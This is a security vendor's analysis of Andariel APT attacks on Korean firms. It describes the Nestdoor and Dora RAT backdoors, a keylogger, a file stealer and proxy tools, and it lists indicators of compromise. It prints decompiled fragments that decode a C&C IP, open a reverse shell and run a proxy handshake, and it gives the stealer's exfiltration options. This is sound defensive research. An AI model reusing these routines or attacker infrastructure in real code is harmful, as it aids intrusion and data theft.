Analysis of APT Attack Cases Using Dora RAT Against Korean Companies (Andariel Group)

By ATCP

Published: 2024-05-15 · Archived: 2026-04-05 21:12:58 UTC

AhnLab SEcurity intelligence Center (ASEC) has recently discovered Andariel APT attack cases against Korean corporations and institutes. Targeted organizations included educational institutes and manufacturing and construction businesses in Korea. Keylogger, Infostealer, and proxy tools on top of the backdoor were utilized for the attacks. The threat actor probably used these malware strains to control and steal data from the infected systems.

The attacks had malware strains identified in Andariel group's past cases, the most notable of which is Nestdoor, a backdoor addressed in this post. Other cases include the addition of web shells. Proxy tools discovered from the Lazarus group's previous attacks were also used, although their files were not identical to the current case.

1. Evidence of Attacks

Among many pieces of evidence from the attack process, a case that was actually confirmed involved the distribution of malware using a web server that operated an Apache Tomcat server. Because the system in question ran the 2013 version of Apache Tomcat, it was prone to various vulnerability attacks. The threat actor used the web server to install backdoors, proxy tools, etc.

Target Type	File Name	File Size	File Path
Current	cmd.exe	305.5 KB	%SystemRoot%\syswow64\cmd.exe
Target	winload.exe	2.94 MB	d:\backup\localproxy\winload.exe
Parent	tomcat6.exe	79 KB	d:\tomcat\bin\tomcat6.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	winload.exe	Creates process	N/A
tomcat6.exe	N/A	N/A	Deletes executable file	N/A
tomcat6.exe	N/A	N/A	Changes executable file name	winload.exe

Figure 1. Malware installed via Apache Tomcat

2. Malware Analysis

2.1. Nestdoor

Nestdoor is an RAT malware strain that has been found since at least May 2022. It can receive the threat actor's commands to control the infected system and has been discovered continuously in the Andariel group's attack cases. For the convince of classification, this post lists cases as Nestdoor based on their collected names.

In June 2022, the United States Cybersecurity & Infrastructure Security Agency (CISA) analyzed and disclosed attack cases that exploited the VMware Horizon product's Log4Shell vulnerability (CVE-2021-44228) for malware installation. The cases included malware types classified as "Unidentified RAT" and loader strains that executed them in the memory. **[1]** **[2]**

The malware strains classified as an "Unidentified RAT" are developed in C++ and can receive the threat actor's commands and carry out malicious behaviors such as file upload and download, reverse shell, and command execution. Its other characteristics include binary obfuscation to disrupt analysis and various features such as keylogging, clipboard logging, and proxy.

ASEC disclosed an attack case in May 2022 in which Andariel, an organization known as the Lazarus group's subsidiary, exploited VMware Horizon's Log4Shell vulnerability to distribute TigerRAT. **[3]** There was also a case in early 2023 where Nestdoor was used with TigerRAT to deploy an attack using the same C&C server as the latter. The cases show how Nestdoor was utilized in various attacks, such as the case involving TigerRAT against Korean companies and the case that exploited the Log4Shell vulnerability.

A case where the malware was distributed under the disguise of OpenVPN was also discovered in early 2024, although its distribution path is yet to be confirmed. The malware disguised as an installer was inside the compressed file (see Figure 2). When the "OpenVPN Installer.exe" file is executed, the launcher malware in the same path "FirewallAPI.dll" is loaded, ultimately leading to the execution of "openvpnsvc.exe" which is the Nestdoor malware located in the "Resource" folder. Nestdoor maintains its persistence by adding itself to the Task Scheduler and communicates with the C&C server.



Figure 2. Malware disguised as OpenVPN

Although the Nestdoor malware identified in this case shares similarities with the OpenVPN case, it also has some distinguishing factors. For instance, the Nestdoor case modified command codes used during C&C communication and supports fewer features. However, its obfuscation method and the overall structure including the early routine are similar. Of course, both cases allow the threat actor to control the infected systems by offering basic features including file tasks and reverse shell.

```
InitializeSRWLock(a1 + 85);
a1[86].Ptr = 0LL;
a1[87].Ptr = 0LL;
a1[88].Ptr = 0LL;
InitializeSRWLock(a1 + 89);
a1[90].Ptr = a1;
LODWORD(a1[11].Ptr) = fn_get
v10 = 0;
if ( aNduuntgumtu5lj[0] )
{
  v11 = aNduuntgumtu5lj;
  do
  {
    ++v10;
    ++v11;
  }
  while ( *v11 );
}
v12 = fn_decodeStr(aNduuntgumtu5lj, v10, v9); // "45.58.159.237"
v13 = 0LL;
if ( aMtizndu2[0] )
{
  v14 = aMtizndu2;
  do
  {
    v13 = (v13 + 1);
    ++v14;
  }
  while ( *v14 );
}
v15 = fn_decodeStr(aMtizndu2, v13, v13);      // "123456"
```

```
if ( !CreatePipe(&hReadPipe, &hFile, &PipeAttributes, 0) )
{
  if ( hFile )
    CloseHandle(hFile);
  v0 = hReadPipe;
  goto LABEL_10;
}
memset(&StartupInfo, 0, sizeof(StartupInfo));
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
GetStartupInfoA(&StartupInfo);
StartupInfo.hStdInput = hReadPipe;
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.cb = 104;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 256;
strcpy(Name, "ComSpec");
GetEnvironmentVariableA(Name, Buffer, 0x104u);
v2 = 0;
CurrentProcess = GetCurrentProcess();
if ( IsProcessInJob(CurrentProcess, 0LL, &Result) )
{
  if ( Result )
  {
    JobObjectW = CreateJobObjectW(0LL, 0LL);
```

Figure 3. Obfuscation routine and reverse shell commands of the recently discovered Nestdoor

2.2. Dora RAT

The Andariel group has recently started to create a new backdoor malware strain whenever they launch an attack campaign, developing most of the malware strains through the Go language. The newly discovered malware strain from this post was also developed using Go and was named “Dora RAT” by the attacker.



Figure 4. Malware developed under the name “Dora RAT”

Dora RAT is a relatively simple malware strain that supports reverse shell and file download/upload. The identified malware has two types: one operates as a standalone executable file, while the other runs by being injected into the explorer.exe process.

“spsvc.exe” is an executable file in a WinRAR SFX format. The file includes a normal program “OneDriverStandaloneUpdate.exe” and the injector malware “version.dll”. Upon execution, these files are installed in “%APPDATA%”. When “OneDriverStandaloneUpdate.exe” is executed, “version.dll” located in the same path is loaded to carry out malicious behaviors. “version.dll” decrypts data within the internal resource, which is Dora RAT, and injects it into the explorer process.



Figure 5. Dora RAT encrypted and saved in the resource

For reference, the attacker has also signed and distributed malware using a valid certificate. Some of the Dora RAT strains used for the attack were confirmed to be signed with a valid certificate from a United Kingdom software developer.



Figure 6. Dora RAT signed using a valid certificate

2.3. Other Malware Strains

2.3.1. Keylogger/Cliplogger

Similar to Dora RAT, which only offers basic control features, the Nestdoor malware identified in this attack supports relatively simple functions compared to its previous versions. In other words, it does not support features such as keylogging or clipboard logging. Accordingly, the threat actor used Nestdoor to additionally install malware that would initiate keylogging and clipboard logging.

The malware used for the attack generated a file for the string delivered to the “%TEMP%” path as an argument and saved the logged keystroke and clipboard information.

```
-------[2024/05/21 11:19] 관리자: C:\Windows\system32\cmd.exe-------
{Enter}
##### Username:test [2024/05/21 11:19] Monitor Started. #####

-------[2024/05/21 11:19] -------

-------[2024/05/21 11:19] *new 1 - Notepad++-------
teskt keylogging{Enter}{Enter}
-------[2024/05/21 11:19] Temp-------

-------[2024/05/21 11:19] *new 1 - Notepad++-------
{Enter}{Enter}{Enter}{Enter}
<Ctrl+V>
test clipboard
<Ctrl+V>
{Enter}{Enter}
```

Figure 7. Keystroke and clipboard information saved in the temp directory

2.3.2. Stealer

The tools installed by the threat attacker included malware for stealing files in the system. Given that pre-existing malware strains are fit only to steal files of small quantity or size, the threat actor might have installed additional malware to steal files of massive size.

Argument	Description
–protocol	Protocol for communication (tcp/udp)
–server	Address used for exfiltration (ip:port format)
–dir, –file	Path of the file to be stolen
–thread, –limit	Performance limitation

Table 1. Stealer’s argument

2.3.3. Proxy

The additional malware strains that the threat actor installed were mostly proxy tools. Among the confirmed proxy tools were types that the attacker has likely created, though open-source Socks5 proxy tools have also been confirmed. **[4]** **[5]**

A notable fact is that the threat actor used a proxy tool found in the Lazarus group’s attack using ThreadNeedle that Kaspersky disclosed in early 2021. Despite not being an identical file, the malware has the same size, routine, and string used during verification. For reference, the proxy type that exhibits the exact same traits (same authentication string) has been deployed for attacks since at least 2014.

```
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = ip_b;
*(_WORD *)name.sa_data = htons(port_b);
if ( connect(v5, &name, 16) == -1 )
  break;
if ( fn_sendAuth(v5, 'C8vI') && fn_recvAuth(v5, (int)&v8) && v8 == 'C8vJ' && fn_sendAuth(v5, 'C8vL') )
{
  for ( i = 0; i < 2; ++i )
  {
    while ( 1 )
    {
      v8 = 0;
      if ( !fn_recvAuth(v5, (int)&v8) )
        break;
      if ( v8 == 'C8vI' )
      {
        v7 = (SOCKET *)operator new(4u);
        *v7 = v5;
        CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_proxy, v7, 0, 0);
        v5 = socket(2, 1, 0);
```

Figure 8. A proxy tool used for the attack

3. Conclusion

The Andariel group is one of the threat groups that are highly active in Korea, alongside the Kimsuky and Lazarus groups. The group initially launched attacks to acquire information related to national security, but now they have also been attacking for financial gain. **[6]** They use spear phishing or watering hole attacks and exploit vulnerabilities in software during the initial access. There have also been circumstances of the Andariel group exploiting additional vulnerabilities in the attack process to distribute malware to internal networks.

Users must be particularly cautious against attachments in emails from unknown sources and executable files downloaded from web pages. If there are vulnerabilities within the software used by companies such as asset management solutions or access control solutions, their security administrators apply patches to update them to their latest versions. They should also apply the latest patch for OS and programs such as internet browsers and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Trojan/Win.Injector.C5610655 (2024.04.09.03)
– Trojan/Win.Agent.C5610733 (2024.04.10.00)
– Backdoor/Win.Nestdoor.C5610641 (2024.04.13.00)
– Backdoor/Win.DoraRAT.C5610712 (2024.04.09.03)
– Dropper/Win.Agent.C5610793 (2024.04.10.00)
– Trojan/Win.Injector.C5610655 (2024.04.09.03)
– Dropper/Win.Agent.C5610654 (2024.04.09.03)
– Trojan/Win.KeyLogger.C5610642 (2024.04.09.03)
– Backdoor/Win.Nestdoor.C5622508 (2024.05.16.03)
– Trojan/Win.Launcher.C5622509 (2024.05.16.03)
– Trojan/Win.PWS.C5068848 (2022.04.12.01)

Behavior Detection

– Malware/MDP.Fraud.M800

MD5

094f9a757c6dbd6030bc6dae3f8feab3

33b2b5b7c830c34c688cf6ced287e5be

468c369893d6fc6614d24ea89e149e80

4bc571925a80d4ae4aab1e8900bf753c

5df3c3e1f423f1cce5bf75f067d1d05c

Additional IOCs are available on AhnLab TIP.

URL

https[:]//206[.]72[.]205[.]117/

https[:]//209[.]127[.]19[.]223/

https[:]//45[.]58[.]159[.]237/

https[:]//kmobile[.]bestunif[.]com/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/66088/